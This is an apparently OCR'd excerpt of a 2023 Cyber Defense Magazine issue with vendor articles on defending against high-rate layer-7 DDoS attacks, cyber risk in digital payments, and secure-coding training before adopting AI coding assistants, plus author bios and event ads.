Zack Schwartz is Trustifi's Vice President of Strategic Partnerships, who oversees the company's MSP Channel Program. He works to assemble resources for MSPs and MSSPs including online tools like the Trustifi MSSP multi-tenant dashboard, plus their self-paced sales training and virtual training labs to educate partners on the company's breakthrough, relay-based approach to cyber security. Zack provides leadership to Trustifi's sales, operations and marketing teams, and works closely with MSPs to ensure their email cybersecurity initiatives are well-implemented and supported. https://trustifi.com/

Understanding the Escalating Threat of Web DDoS Tsunami Attacks

By Uri Dorot, Senior Security Solutions Lead at Radware

Whether it's hacktivists conducting cyberwarfare or ransom-seeking criminals targeting vulnerable firms in financial services, retail, energy, or transportation, a new breed of destructive distributed denial of service (DDoS) attack – the Web DDoS Tsunami – is wreaking havoc around the world. These attacks aren't settling for intense (but transient) bursts of simple pings or flooding ports at layer 3 or layer 4. Instead, they're scaling up in volume and intensity. Think: millions of encrypted requests per second (RPS) at layer 7 (L7). To understand Web DDoS Tsunami attacks, let's consider four basic dimensions:

- **Attack volume** – The past few months have seen several attacks with RPS rates reaching 10 million – a dramatic escalation. This rise in Web DDoS Tsunamis can quickly overwhelm traditional web application firewalls (WAF) and DDoS protection solutions. What's more, sophisticated and expensive L7 infrastructures present greater challenges when it comes to mitigating these attacks. Only high-capacity L7 entities (web proxies and others) and highly architected and ruggedized protection infrastructures can successfully withstand and defend against these attack volumes.

- **Attack duration** – While some infamous ultra-high RPS (millions) attacks have lasted less than a minute, other recent Web DDoS Tsunami attacks have continued many hours or even days under multiple attack waves. In many instances, the attack erupts into "full power" in less than 10 seconds. Imagine an unprotected website suddenly seeing 500,000 or 1 million RPS in less than 10 seconds. Short, aggressive attacks are often used to demonstrate what the attacker is capable of—acting as a “ransom threat message.”

- **Type of botnet** – The botnets that launch Web DDoS Tsunamis can be characterized along several dimensions. First, consider the botnet’s size—the number of unique IPs from which the attacking transactions originate, which can range from thousands to hundreds of thousands from locations around the world. They can be assigned to numerous autonomous system numbers (ASNs) that are typically owned by service providers. During a Web DDoS Tsunami, each attacking IP generates RPS levels that are similar to, higher, or lower than RPS levels from legitimate clients. Unfortunately, your “top talker” IPs (the IPs with the highest RPS) may not be the attackers, and rate-limiting those source IPs with high RPS levels can yield unacceptable levels of false positives— which only plays into the attacker’s objective. In some cases, attackers generate Web DDoS Tsunami attacks from a large number of botnets that generate very low RPS volumes to evade simple defenses, such as rate limiting.
  Botnets also use source IPs that are assigned or owned by various sources and public proxies (e.g., an open proxy, an anonymous proxy, or an open VPN) to hide their true identities. In addition, attacker IPs can also belong to legitimate residential subscribers, cloud providers, web-hosting providers, or sometimes, IoT devices. A mitigation strategy based solely on analysis of IP addresses will likely lead to unwanted false negatives. Sometimes, hackers conduct coordinated attacks on a single victim. Multiple types of attacker IP addresses and high volumes of RPS can appear within a single attack, which are exceedingly difficult to untangle.

- **Type of attack transactions –** Hackers can structure a web DDoS HTTP request in a wide variety of ways. In a very simple case, a Web DDoS Tsunami starts with a simple HTTP request that is transmitted or replicated in high volume, such as a simple HTTP GET to the “/” along with a very basic set of HTTP headers, such as Host and Accept. These transactions appear legitimate, so it’s unlikely the attack can be mitigated by a WAF or other traditional means. On the other hand, you might simply block or filter this specific single transaction before it is delivered, mitigating the attack. However, in a Web DDoS Tsunami, attackers avoid this by building more complex and genuine transactions. Also, they rely heavily on randomization. Attackers craft more realistic and legitimate transactions that contain a set of legitimate-looking query arguments, HTTP headers, User Agent and referrer headers, web cookies, and more. The attack requests employ various HTTP methods (such as POST, PUT, and HEAD) and direct to a number of paths within the protected application. Many attributes of the transactions are continuously randomized, rendering simple mitigation strategies unfeasible. There is no simple, pre-defined signature or rule-based mechanism to mitigate attacks because the requests appear legitimate and do not indicate malicious intent.

What’s more, even when the traffic is decrypted, it *still* looks legitimate. Web DDoS Tsunami attackers use sophisticated techniques to bypass traditional application protections, and they change their attack pattern during the attack or use several attack request structures simultaneously. And when attacks are launched by several orchestrated botnets with different simultaneous strategies, you’re facing millions of distinct transactions, all of which appear legitimate. Imagine a 3 million RPS attack with 1% false negatives. Many online assets will be unable to survive.

Protect Against Disruptive Web DDoS Tsunami Attacks

Traditional network-based DDoS protection and WAF solutions are no longer able to protect against the new Web DDoS Tsunamis. A proper defense requires a L7, behavioral-based solution that can adapt in real time, scale to a magnitude higher than an on-premises solution, and identify attacking requests without blocking legitimate traffic. That detection requires decryption and deep inspection into L7 traffic headers, which network-based DDoS protection solutions are unable to provide. At the same time, WAFs that rely on signature-based protections are ill-equipped to deal with the randomized, dynamic sophistication of Tsunamis.

What’s the right response? Instead of a volumetric approach that doesn’t distinguish between good and bad traffic, the proper solution must accurately distinguish between legitimate traffic surges and malicious attack traffic by combining behavioral-based, automated algorithms with high-scale infrastructure to accurately respond to high-RPS Tsunami attacks. More specifically, the solution should automatically:

- **Minimize false positives** – Dedicated behavioral-based algorithms quickly and accurately detect and block L7 DDoS attacks without interrupting legitimate traffic.

- **Prevent advanced threats and zero-day** attacks – The solution should protect against a wide range of L7 DDoS threats, including smaller-scale, sophisticated attacks; new L7 attack tools and vectors; and large-scale, sophisticated Web DDoS Tsunami attacks.

- **Adapt protection immediately** – You want to leverage behavioral analysis and real-time signature generation to immediately detect HTTPS floods and continuously adapt the mitigation in real-time to prevent downtime.

- **Provide consistent protection** – An automated, fully managed solution helps you block sophisticated attacks consistently across all applications and environments.

Protecting against Tsunami attacks isn’t an easy or straightforward task. Web DDoS Tsunami protection solutions must cope with and absorb an ultra-steep increase in the incoming load, be ready to hold this volume for diverse periods of time, and do it in an efficient and cost-effective way—all while keeping online assets safe and available.

About the Author

Uri Dorot is a Senior Security Solutions Lead at Radware, specializing in application protection solutions, service and trends. With a deep understanding of the cyber threat landscape, Uri helps companies bridge the gap between complex cybersecurity concepts and real-world outcomes. Uri joined Radware in 2021, bringing with him years of experience working with leading companies in the cyber domain.

Uri can be reached online at

X: @radware

LinkedIn: https://www.linkedin.com/company/radware/

Company website http://www.radware.com

As Digital Payments Explode in Popularity, Cybercriminals are Taking Notice

By Norman Comstock, Managing Director, and Luke Nelson, Managing Director, Cybersecurity Solutions, UHY Consulting

With $54 trillion in payments flowing through the world's leading transaction avenues, the payments space is truly exploding. Moreover, seemingly all stakeholders are buying into the space big time. For example, traditional banks are moving full speed ahead in fulfilling consumer expectations for instant and easy digital payments by rolling out new offerings. Policymakers are jumping onboard, since moving money faster means economies can expand. And merchants, neobanks, and fintechs are following the money and debuting a slew of new products as well. That said, cybercriminals are also looking to get in on the act in a big way.

In 2022, more than 60% of global financial institutions with over $5 billion in assets were hit by cyberattacks as cybercriminals look to compromise the rapidly growing – and lucrative – financial industry. And because of the rate that the payments sector in particular is evolving, CISOs and their cybersecurity teams in this space are finding it increasingly difficult to stay one step ahead of bad actors.

With that in mind, here are a few of the key factors that are making the payments sector one of the most interesting areas to watch in terms of cybersecurity.

An evolving digital payments marketplace

For years, apps like Venmo and other digital channels have become a more and more popular avenue for purchases and payments among consumers. However, like with so many industries, the COVID-19 pandemic completely changed the payments landscape, with consumers now demanding – rather than preferring – that banks and non-bank fintechs make it easy, cheap, and fast to execute online transactions, especially payments. Thus, mobile banking and digital wallets are now virtually ubiquitous. So much so, that even the government is getting in on the payments game through the US Federal Reserve’s FedNow. Additionally, digital payments and cryptocurrency are also becoming more intertwined – see payments leader PayPal's recent move to make digital assets available for their users through their digital wallet. This surge in payments tech adoption, and the growing diversity in the types of payments offerings has made the space ripe for innovation but also for cybersecurity threats.

Regulatory complexity in digital payments

Due to the surge in ransomware attacks and other high-profile breaches impacting the financial services industry, policymakers, industry groups and regulators have all stepped up oversight efforts as well. In March, for example, the White House released it comprehensive National Cybersecurity Strategy, which included placing more responsibility on those within the digital ecosystem, the tech providers and payments providers, “to reduce risk and shift the consequences of poor cybersecurity away from the most vulnerable.” In addition, an onerous patchwork of data privacy laws has been unfurled in the past few years in several states, and in July the Securities and Exchange Commission (SEC) finalized its new cybersecurity risk management and governance rules, requiring public companies to report incidents and describe their processes for assessing, identifying, and managing material risks from cybersecurity threats. Meanwhile, the payments card industry is working overtime to meet the standards of PCI Data Security Standard (DSS) v4.0 which goes into effect March 2025. This confluence of overlapping oversight is making it increasingly challenging not just for payments stakeholders to remain compliant but to formulate effective cybersecurity strategies moving forward.


Cybercriminals have more surfaces to attack

Cybercriminals have become adept at seizing on gaps in the cybersecurity posture of companies caused by a rapidly expanding attack surface created by the adoption of new technologies like blockchain, generative AI, and cloud computing. Ransomware, once a minimal threat in cloud environments, is growing rapidly in line with increasing cloud adoption. Sophisticated AI tools are making cybercriminals better at their jobs through automation. At the same time, the explosion of fintech companies partnering with other fintechs and banks has opened the door wider to cyber threats. For example, in 2021, 62% of system intrusion incidents in the payments delivery chain stemmed from vendors, partners, and third-parties – clearly demonstrating that while a more interconnected payments landscape may have certain upsides, it comes with significant cybersecurity downsides.

Closing thoughts

As we hurdle towards Q4, financial services tech disruption shows no signs of slowing down. With more and more money moving across the internet at increasing speeds and through varied infrastructures — and soon Web3 — security leaders have more fronts to defend, more regulations to comply with, and more brand reputation risks on their plates than ever before. And these issues will only continue to grow as digital payments become more ubiquitous and offerings like digital lending and securities trading proliferate. This presents significant challenges for payments stakeholders to contend with and is why payments is likely to become one of the most talked about sectors in the cybersecurity world in the years ahead.

About the Author



Norman Comstock serves as a senior leader for UHY Consulting's Technology, Risk & Compliance group focusing on Cybersecurity Solutions. Additionally, he leads the Enterprise Performance Management (EPM) practice as part of the Software Solutions group. In this role, he leads a team of solution consultants that help organizations evaluate and utilize the Planful (formerly Host Analytics), Workiva, and Dell Boomi solutions. Norman has more than twenty-five years of experience providing strategic consulting services. Norman can be reached online at https://uhy-us.com/professional/norman-comstock.

Luke Nelson is a Managing Director for UHY Consulting focusing on Cybersecurity Solutions and Technology Risk services. Luke is responsible for providing all aspects of Cyber, Security, and Risk programs inclusive of leveraging new technological advancements, such as artificial intelligence (AI), cloud-based scalability, and advanced mathematical techniques along with optimized visualizations to deliver enhanced decision-making capabilities. Luke can be reached online at https://uhy-us.com/professional/luke-nelson.

Why Continuous Training Must Come Before The AI-driven SDLC

By Mike Burch, Director of Application Security, Security Journey

Despite the hype, generative AI is unlikely to transform the world. But there are sectors where it could significantly disrupt the status quo. One of these is software development. Yet the time savings and productivity benefits of using tools like ChatGPT start to erode if what they're producing is full of bugs. At best, such inadvertent errors will require extra time for developer teams to fix. At worst, they might creep into production.

If organizations want to take advantage of AI to optimize the software development lifecycle (SDLC), they must first give their teams suitable training to manage the risk of something going wrong.

One step forward, two steps back

Every step forward we take with AI, the bad guys hit back. While generative AI and large language models (LLMs) could be a productivity boon for stretched developer teams, the technology has also been seized on by those with nefarious intent. Tools like FraudGPT and WormGPT are already circulating on the cybercrime underground, offering to lower the barrier to entry for budding hackers. Their developers claim these, and other tools can help write malware, create hacking tools, find vulnerabilities and craft grammatically convincing phishing emails.

But developers could also be handing threat actors an open goal, while undermining the reputation and bottom line of their employer, if they place too much faith in LLMs and lack the skills to check their output. Research backs this up. One study from Stanford University claims that participants who had access to an AI assistant were "more likely to introduce security vulnerabilities for the majority of programming tasks, yet also more likely to rate their insecure answers as secure compared to those in our control group."

A separate University of Quebec study is similarly unequivocal, reporting that "ChatGPT frequently produces insecure code." Only five of the 21 cases the researchers investigated produced secure code initially. Even after the AI was explicitly requested to correct the code, it did so as directed in only seven cases. These aren't good odds for any developer team.

There are also concerns that AI could create new risks like "hallucination squatting." This was recently reported when researchers asked ChatGPT to look for an existing open source library, and the tool came back with three that didn't exist. Hallucinations of this sort are common with current generative AI models. However, the researchers posited that, if a hacker did the same probing, they could create an actual open-source project with the same name as the hallucinated responses – directing unwitting users to malicious code.

Start with your people

Part of the reason for the buggy output these researchers are getting back is that the input was poor. In other words, the code and data used to train the model was of poor quality in the first place. That's because LLMs don't generate new content *per se*, but deliver a kind of contextually appropriate mashup of things they've been trained on. It's proof if any were needed that many developers produce vulnerable code.

Better training is required so that teams relying on generative AI are more capable of spotting these kinds of mistakes. If done well, it would also arm them with the knowledge needed to be able to use AI models more effectively. As the researchers at Stanford explained: "we found that participants who invested more in the creation of their queries to the AI assistant, such as providing helper functions or adjusting the parameters, were more likely to eventually provide secure solutions."

So, what should effective secure coding training programs look like? They need to be continuous, in order to always keep security front of mind and to ensure developers are equipped even as the threat and technology landscapes evolve. Training programs should be universally taught to everyone who has a role to play in the SDLC, including QA, UX and project management teams, as well as developers. But they should also be tailored individually for each of these groups according to the specific challenges they face. And they should have a focus on rewarding excellence, so that security champions emerge who can organically influence others.

Handle with care

One of the most effective ways to use AI to produce secure results is by minimizing the task you give it. Just like when a developer writes a function, if they put too many tasks in the individual function it becomes bloated and difficult to understand or manage. When we ask AI to help us write code it should be for very small tasks that are easy for us to understand and quickly evaluate for security. Rather than asking it to add authentication to our project, we should ask it to show us a function to validate a user based on the credentials provided. Then we can adapt that function to our project. Someday AI might be able to write code for us, but today it works much better as a reference to help us when we are stuck rather than a tool that can produce secure code for us.

Above all, organizations should treat AI with care. Yes, it can be a useful resource, but only if treated as the fallible coding partner it often is. For that reason, it should only be used according to the corporate risk appetite and in line with security policy. Faster coding isn't better if it comes with bugs. We need to train our people before we let loose the machines.

About the Author

Mike Burch, Director of Application Security, Security Journey. Michael is an Ex-Army Green Beret turned application security engineer. Currently, he serves as the senior enlisted Cyber Network Defender for the North Carolina National Guard. In his civilian career, he is the Director of Application Security and content team lead for Security Journey, a SaaS-based application security training platform. He leverages his security knowledge and experience as a developer to educate and challenge other developers to be a part of the security team. http://www.securityjourney.com/

EVENTS

THALES
Building a future we can all trust

pepsi
NextgenID
Identity Starts Here

NSS

20
YEARS

Tech Summit

Organized by Craftooo

BRING THE WORLD TOGETHER

8th, 9th, And 10th Of December

TechSummit23

Expo Center, Lahore.


CYBER DEFENSE TV

INFOSEC KNOWLEDGE IS POWER

CyberDefense.TV now has 200 hotseat interviews and growing…

Market leaders, innovators, CEO hot seat interviews and much more.

A division of Cyber Defense Media Group and sister to Cyber Defense Magazine.



The Interviews

These anticipated "**CEO Hotseat**" Interviews will feature a C-level executive from the hottest Infosec companies being interviewed by Gary Miliefsky. Gary is an internationally-recognized speaker and Infosec expert and will make the interviews lively, informative, and highly favorable to the interviewees.

CYBER DEFENSE TV | © 2018 CYBER DEFENSE MAGAZINE. All Rights Reserved. www.cyberdefense.tv

---

Copyright (C) 2023, Cyber Defense Magazine, a division of CYBER DEFENSE MEDIA GROUP (STEVEN G. SAMUELS LLC. d/b/a) 276 Fifth Avenue, Suite 704, New York, NY 10001, Toll Free (USA): 1-833-844-9468 d/b/a CyberDefenseAwards.com, CyberDefenseConferences.com, CyberDefenseMagazine.com, CyberDefenseNewswire.com, CyberDefenseProfessionals.com, CyberDefenseRadio.com,and CyberDefenseTV.com, is a Limited Liability Corporation (LLC) originally incorporated in the United States of America. Our Tax ID (EIN) is: 45-4188465, Cyber Defense Magazine® is a registered trademark of Cyber Defense Media Group. EIN: 454-18-8465, DUNS# 078358935. All rights reserved worldwide.
marketing@cyberdefensemagazine.com

Cyber Defense Magazine

276 Fifth Avenue, Suite 704, New York, NY 1000

EIN: 454-18-8465, DUNS# 078358935.


All rights reserved worldwide.

marketing@cyberdefensemagazine.com

www.cyberdefensemagazine.com

NEW YORK (US HQ), LONDON (UK/EU), HONG KONG (ASIA)

Cyber Defense Magazine - Cyber Defense eMagazine rev. date: 10/03/2023



Follow Us

LATEST Rootkit Radux Read Now

Saturday, June 29, 2019 Cyber Defense Magazine Staff Logout

Call us Toll Free (USA): 1-833-844-9468 International: +1-603-280-4451 M-F 8am to 6pm EST

CYBER DEFENSE MAGAZINE

Over 80% of Breaches Happen Behind the Corporate Firewall

INSIDER THREAT MITIGATION TRAINING

Learn More

HOME MAGAZINES NEWS RESEARCH PARTNERS EVENTS AWARDS PLATFORMS CONTACT HELP

TRENDING NOW Rootkit Radux

News
5 Things to Consider while using Unsecured Open Wi-Fi
News Team - June 29, 2019

News
Insider Threat Defense Mitigation Training this Summer

News
Rootkit Radux

News
KRACK Is Just The Tip of the Wi-Fi Router Security Vulnerability Iceberg

News
A New Security Approach in the Age of Cyber Warfare

EDITOR'S PICK

News
5 Things to Consider while using Unsecured Open Wi-Fi
News Team
June 29, 2019 0
BY MOHIT SHARMA, CONTENT WRITER, MALWAREFOX Open Wi-Fi networks are a dream for all of us....

News
Insider Threat Defense Mitigation Training this Summer
Cyber Defense Magazine Staff
June 29, 2019 0
This should be the summer of vigilance - infosec training, refreshing and budgeting for increased...

News
Rootkit Radux
News Team
June 29, 2019 0
REVISITING A PRIOR ISSUE by DRP, Cybersecurity Lab Engineer In season 1 of Mr. Robot, the much-exalted...

SIGN UP FOR FREE MONTHLY E-MAGAZINES

SUBSCRIBE

Remediant
Learn How You can Bring Agentless Privileged Access Management to Your Organization,
JUST-IN-TIME
Details
Remediant.com

LATEST NEWS

5 Things to Consider while using Unsecured Open Wi-Fi
News News Team - June 29, 2019

Insider Threat Defense Mitigation Training this Summer
News Cyber Defense Magazine Staff - June 29, 2019

Rootkit Radux
June 29, 2019

KRACK Is Just The Tip of the Wi-Fi Router Security Vulnerability Iceberg
June 29, 2019

STAY CONNECTED

38,332 Fans LIKE

55,303 Followers FOLLOW

2019 PRINT EDITION

CDM eMAGAZINE

Books by our Publisher: https://www.amazon.com/Cryptoconomy-Bitcoins-Blockchains-Bad-Guys-ebook/dp/B07KPNS9NH (with others coming soon...)

11 Years in The Making…

Thank You to our Loyal Subscribers!

We've Completely Rebuilt CyberDefenseMagazine.com - Please Let Us Know What You Think. It's mobile and tablet friendly and superfast. We hope you like it. In addition, we're past the five nines of 7x24x365 uptime as we continue to scale with improved Web App Firewalls, Content Deliver Networks (CDNs) around the Globe, Faster and More Secure DNS and CyberDefenseMagazine.com up and running as an array of live mirror sites. We successfully launched https://cyberdefenseconferences.com/and have another amazing platform coming soon.

CDM
CYBER DEFENSE MAGAZINE
THE PREMIER SOURCE FOR IT SECURITY INFORMATION
eMAGAZINE
www.cyberdefensemagazine.com

"Cyber Defense Magazine is free online every month. I guarantee you will learn something new you can use to help you improve your InfoSec skills."
Gary S. Miliefsky, Publisher & Cybersecurity Expert

RSAConference™2024

San Francisco | MAY 06-09 | Moscone Center

Stronger
Together

See for yourself why we are **Stronger Together.**

RSA Conference 2024 is your opportunity to join the global cybersecurity community for a rich experience filled with cutting-edge insights and skill-building activities.

From MAY 06-09 , you'll get the chance to:

- See what the future holds in expert-led Track Sessions covering the hottest topics and emerging trends.
- Expand your knowledge and be inspired by forward-thinking Keynotes.
- Demo the latest products to find real-world solutions from over 600 companies.
- Enhance your career through valuable networking opportunities.

Learn more and register at rsaconference.com/cyberdefense23

#RSAC

FOLLOW US

* with help from writers
and friends all over the Globe.